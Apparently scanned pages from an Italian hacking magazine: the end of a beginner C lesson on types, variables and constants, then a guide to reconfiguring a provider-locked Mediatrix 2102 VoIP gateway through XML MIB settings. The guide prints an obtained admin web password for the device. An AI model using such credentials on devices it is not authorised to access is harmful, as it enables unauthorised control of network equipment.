singola (32 bit) e la doppia precisione (64 bit). Inoltre, su architetture a 32 e 64 bit gcc, porta gli 80 bit previsti dall'IEEE 754 rispettivamente a 96 e 128 bit per la doppia precisione anteponendo la keyword long a double (long double, chiamata da alcuni "quadrupla precisione o doppia precisione estesa").

Si intuisce che il numero di bit spesi per la precisione desiderata influenza direttamente la capacità di approssimare il reale in modo più o meno accurato (estendendo o diminuendo il numero di cifre utilizzabili per la mantissa e l'esponente).

OPERATORI

L'insieme degli operatori del linguaggio utilizzabili per effettuare operazioni sui dati sono disponibili online tra gli allegati di questa prima parte del corso (www.hackerjournal.it/HJ/sources.php).

VARIABILI, COSTANTI E COMMENTI

Tornando all'esempio proposto nel secondo paragrafo proviamo ad esprimere la stessa affermazione (il numero della rivista è il 200) attraverso la terna analizzata (I = { T, V, A }) come dato = { numero, 200, rivista } che, in base alle constatazioni fatte prima sui tipi di dato, può ora essere trasformata in dato = { intero, 200, rivista }.

L'espressione formale di quanto appena detto ci permetterà di scrivere la nostra prima linea di codice e di chiarire immediatamente tre dei concetti più importanti dell'intero corso di programmazione: il significato, l'uso e la dichiarazione delle variabili. Riscrivendo quindi il "dato" nella forma: <tipo> <attributo> = <valore> otteniamo:
int rivista = 200;

In questo specifico caso abbiamo contemporaneamente dichiarato ed inizializzato una variabile di tipo intero assegnandogli il valore "200".

Alternativamente avremmo potuto unicamente dichiarare la variabile e solo dopo utilizzarla. In questo caso la scrittura sarebbe stata:
int rivista; (<tipo> <attributo>;)
rivista = 200; (<variabile> = <valore>;)
Possiamo quindi offrire finalmente la seguente:

DEFINIZIONE 5

Una variabile individua una locazione di memoria dell'elaboratore entro la quale salvare dati definibili ed utilizzabili conformemente a quelli che sono i tipi gestiti dal linguaggio. Il valore referenziato dalla stessa può essere letto e/o modificato durante l'esecuzione del software. In C, prima di poter inizializzare, utilizzare e modificare una variabile, è necessario dichiararla come <tipo> <attributo>. È inoltre sempre possibile dichiarare ed inizializzare contemporaneamente la medesima con la forma: <tipo> <attributo> = <valore>.

Riferendoci ai tipi analizzati nei paragrafi precedenti vediamo di seguito alcuni esempi pratici:

```
long int a;             /* Dichiarazione di una variabile di tipo intero lungo */
unsigned int b = 10;    /* D. ed inizializz. di una var. di tipo intero senza segno */
int c = -10, d = 10;    /* D. ed i. di due variabili di tipo intero */
int f, g, h;            /* D. di tre variabili di tipo intero */
f = g = h = 0;          /* I. delle tre var. prima dichiarate con lo stesso valore */
char m = 'A';           /* D. ed i. di una var. di tipo carattere */
float pi = 3.14;        /* D. ed i. di una var. di tipo reale a singola precisione */
double l;               /* D. di una var. di tipo reale a doppia precisione */
long double i;          /* D. di una var. di tipo reale a doppia precisione estesa */
unsigned char e = 138;  /* D. ed i. di una var. di tipo carattere senza segno (è) */
```

Tutto quanto racchiuso tra /* e */ rappresenta un commento ed è ignorato dal compilatore.

Commentare il codice è sicuramente un buon modo per rendere lo stesso più leggibile nell'ipotesi in cui un giorno dovessimo andare a rivederlo, modificarlo o, semplicemente, condividerlo.
Concetto diametralmente opposto alle variabili è quello delle costanti, per le quali diamo la seguente:

DEFINIZIONE 6

Definiamo e denotiamo come costante un riferimento ad una locazione di memoria del Calcolatore entro la quale storicizzare dati per i quali non siano previste operazioni di modifica successive all'inizializzazione della costante stessa. Per dichiarare costante un valore appartenente ad un determinato tipo, in C, è definita l'apposita keyword const. La forma utilizzata è la seguente: const <tipo> <attributo> = <valore>.

Esistono ulteriori modi per usare dati costanti in C: l'utilizzo della direttiva al preprocessore #define o la definizione di un tipo per enumerazione che svilupperemo nelle prossime trattazioni. Concludendo, forniamo anche per le costanti qualche esempio di utilizzo:

```
const int MAX_DIM = 100;      /* Costante di tipo intero */
const float PI = 3.14;        /* Costante di tipo reale a singola precisione */
const unsigned char E = 138;  /* Costante di tipo carattere, senza segno */
const char C = 'A';           /* Costante di tipo carattere */
```

È importante sapere, inoltre, che nella scelta del nome di una variabile o di una costante (attributo) è possibile utilizzare esclusivamente lettere maiuscole e minuscole (il C è un linguaggio case sensitive, pertanto la variabile `HJ` sarà diversa da `hj`), numeri (escluso il primo carattere) e l'underscore (_).
Non è possibile, infine, utilizzare le keyword del linguaggio.

Guido Camerlingo a.k.a. GuiZ
g.camerlingo@gmail.com

sbloccare mediatrix 2102

VOIP

Guida per ridare vita ad un GetAway Sip bloccato da Elitel.

Con il fallimento dell'Elitel gli utenti del Mediatrix 2102 si ritrovano con un GetAway Sip inutilizzabile in quanto bloccato dalla stessa Elitel.
Il firmware in questione è il 4.5.
Per giunta l' UMN (utilità di configurazione da remoto) non funziona perché anch'essa bloccata.
C'è un'unica strada da tentare, cioè Il file di configurazione da caricare dal pannello d'amministrazione web. Chiedendo un po' in giro sono riuscito ad avere username e password per l'accesso all'interfaccia web.


```
User = admin
Password = voipfutura
```

Entrati nel pannello ben poco si può fare se non modificare i parametri di rete.
C'è tuttavia un'altra voce che permette di caricare un file di configurazione. Noi seguiremo l'unica strada a noi disponibile. Spulciando i manuali del mediatrix ci sono solo pochi esempi - che non aiutano se non nel capire come è strutturato il file da caricare nel mediatrix.
Il file in questione è un XML.
Il mediatrix ha un datbase MIB - uno specifico database per gli apparati di rete - dove a ogni campo corrisponde una serie numerica che lo identifica univocamente. (A prima vista sembra una specie di registro di sistema windows.)
http://it.wikipedia.org/wiki/Management_Information_Base
Con il file di configurazione che si carica si va ad impostare questi parametri nel database.

I CAMPI MIB

Ho scaricato la UME, una versione "express e lite" del management da remoto che consente di caricare i file strutture del database.
Per leggere com'è fatto ho caricato un MIBFILE; da lì poi, ho trovato gli "indirizzi" dei campi del database, e ho iniziato a provare le configurazioni.

Aprendo UME e caricando un file MIB (nel mio caso ho preso il più vecchio che sono riuscito a reperire MxMibs_v1.5r2.35_NT.txt) si ha questa schermata




Sulla nostra sinistra notiamo la struttura del database invece sulla destra i dettegli del "campo" selezionato del database.

I suddetti concetti sono la base per capire cosa faremo. Mettiamo per un attimo UME da parte e analizziamo come strutturare l'xml. Nelle varie guide del mediatrix c'è solo un esempio di struttura tipo questo:

```
<MX_Config_File FileId="MX_MIBFILE" MIBVersionNumber="" VersionNumber="1.0">
<Object Prefix="NumeroCampo" Suffix="Suffisso" Value="Valore" />
</MX_Config_File>
```

"Numero Campo" sarebbe quel numero univoco che identifica un campo del mib
"Suffisso" e "Valore" può essere sia un intero che un campo stringa.

Adesso passiamo ai campi che ci servono e configuriamo il nostro Mediatrix 2102!
Questo esperimento vi guiderà alla configurazione del vostro Mediatrix 2102 per EuteliaVoip.



Esplorando il database ho trovato i campi per la configurazione e ho preso l’indirizzo univoco chiamato OID (sulla vostra destra) dei seguenti Campi:

```
1.3.6.1.4.1.4935.15.1.70.5 sipServerSelectConfig-
Source intero 0 statico 1 dhcp
1.3.6.1.4.1.4935.15.1.70.10.5 sipHomeDomainPro-
xyStaticHost voip.eutelia.it
1.3.6.1.4.1.4935.15.1.70.10.10 sipHomeDomainPro-
xyStaticPort 5060
1.3.6.1.4.1.4935.15.1.70.10.15 SipOutBoundProxy-
staticHost lo lasciamo vuoto
1.3.6.1.4.1.4935.15.1.70.10.20 SipOutBoundProxy-
staticPort lo lasciamo vuoto
```

e così via per tutti i parametri che ci servono.

COSTRUIAMO L’XML

Adesso costruiamo con questi campi il nostro xml:

```
<MX_Config_File FileId=”MX_MIBFILE” MIBVersion-
Number=”” VersionNumber=”1.0”>
   <Object Prefix=”1.3.6.1.4.1.4935.15.1.70.5”
Suffix=”0” Value=”0” />
   <Object Prefix=”1.3.6.1.4.1.4935.15.1.70.10.5”
Suffix=”0” Value=”voip.eutelia.it” />
   <Object Prefix=”1.3.6.1.4.1.4935.15.1.70.10.1
0” Suffix=”0” Value=”5060” />
   <Object Prefix=”1.3.6.1.4.1.4935.15.1.70.10.1
5” Suffix=”0” Value=”” />
   <Object Prefix=”1.3.6.1.4.1.4935.15.1.70.10.2
0” Suffix=”0” Value=”” />
   <Object Prefix=”1.3.6.1.4.1.4935.15.1.70.10.2
5” Suffix=”0” Value=”voip.eutelia.it” />
   <Object Prefix=”1.3.6.1.4.1.4935.15.1.70.10.3
5” Suffix=”0” Value=”5060” />
   <Object Prefix=”1.3.6.1.4.1.4935.20.20.1.1.10.
1.10” Suffix=”3” Value=”username1” />
   <Object Prefix=”1.3.6.1.4.1.4935.20.20.1.1.10.
1.10” Suffix=”4” Value=” username 2” />
   <Object Prefix=”1.3.6.1.4.1.4935.20.20.1.1.10.
1.15” Suffix=”3” Value=”NomeVisualizzare1” />
   <Object Prefix=”1.3.6.1.4.1.4935.20.20.1.1.10.
1.15” Suffix=”4” Value=” NomeVisualizzare1” />
   <Object Prefix=”1.3.6.1.4.1.4935.20.20.1.1.15.
1.15” Suffix=”3.1” Value=”voip.eutelia.it” />
   <Object Prefix=”1.3.6.1.4.1.4935.20.20.1.1.15.
1.15” Suffix=”4.1” Value=” voip.eutelia.it “ />
   <Object Prefix=”1.3.6.1.4.1.4935.20.20.1.1.15.
1.20” Suffix=”3.1” Value=”username1” />
   <Object Prefix=”1.3.6.1.4.1.4935.20.20.1.1.15.
1.20” Suffix=”4.1” Value=”username2” />
   <Object Prefix=”1.3.6.1.4.1.4935.20.20.1.1.15.
1.25” Suffix=”3.1” Value=”password1” />
   <Object Prefix=”1.3.6.1.4.1.4935.20.20.1.1.15.
1.25” Suffix=”4.1” Value=” password2” />
</MX_Config_File>
```

Quest’altra invece è la configurazione per LiberalIVoip:

```
<MX_Config_File FileId=”MX_MIBFILE” MIBVersion-
Number=”” VersionNumber=”1.0”>
   <Object Prefix=”1.3.6.1.4.1.4935.15.1.70.5”
Suffix=”0” Value=”0” />
   <Object Prefix=”1.3.6.1.4.1.4935.15.1.70.10.5”
Suffix=”0” Value=”sip.liberailvoip.it” />
   <Object Prefix=”1.3.6.1.4.1.4935.15.1.70.10.1
0” Suffix=”0” Value=”5060(porta usata)” />
   <Object Prefix=”1.3.6.1.4.1.4935.15.1.70.10.1
5” Suffix=”0” Value=”” />
   <Object Prefix=”1.3.6.1.4.1.4935.15.1.70.10.2
0” Suffix=”0” Value=”” />
   <Object Prefix=”1.3.6.1.4.1.4935.15.1.70.10.2
5” Suffix=”0” Value=”sip.liberailvoip.it” />
   <Object Prefix=”1.3.6.1.4.1.4935.15.1.70.10.3
5” Suffix=”0” Value=”5060(porta usata)” />
   <Object Prefix=”1.3.6.1.4.1.4935.20.20.1.1.10.
1.10” Suffix=”3” Value=”username1” />
   <Object Prefix=”1.3.6.1.4.1.4935.20.20.1.1.10.
1.10” Suffix=”4” Value=” username 2” />
   <Object Prefix=”1.3.6.1.4.1.4935.20.20.1.1.10.
1.15” Suffix=”3” Value=”NomeVisualizzare1” />
   <Object Prefix=”1.3.6.1.4.1.4935.20.20.1.1.10.
1.15” Suffix=”4” Value=” NomeVisualizzare1” />
   <Object Prefix=”1.3.6.1.4.1.4935.20.20.1.1.15.
1.15” Suffix=”3.1” Value=”asterisk” />
   <Object Prefix=”1.3.6.1.4.1.4935.20.20.1.1.15.
1.15” Suffix=”4.1” Value=” asterisk “ />
   <Object Prefix=”1.3.6.1.4.1.4935.20.20.1.1.15.
1.20” Suffix=”3.1” Value=”username1” />
   <Object Prefix=”1.3.6.1.4.1.4935.20.20.1.1.15.
1.20” Suffix=”4.1” Value=”username2” />
   <Object Prefix=”1.3.6.1.4.1.4935.20.20.1.1.15.
1.25” Suffix=”3.1” Value=”password1” />
   <Object Prefix=”1.3.6.1.4.1.4935.20.20.1.1.15.
1.25” Suffix=”4.1” Value=” password2” />
</MX_Config_File>
```

CARICHIAMO LA CONFIGURAZIONE

Entriamo nel mediatrix: (collegandoci al’ip del mediatrix tramite browser)
Inseriamo:

```
Nomeutente: admin
Password: voipfutura
```

Caricato il file potremo finalmente iniziare a chiamare.
Al seguente link è possibile scaricare un file di configurazione d’esempio:
http://www.guido8975.it/index.php?ctg=6&id=66.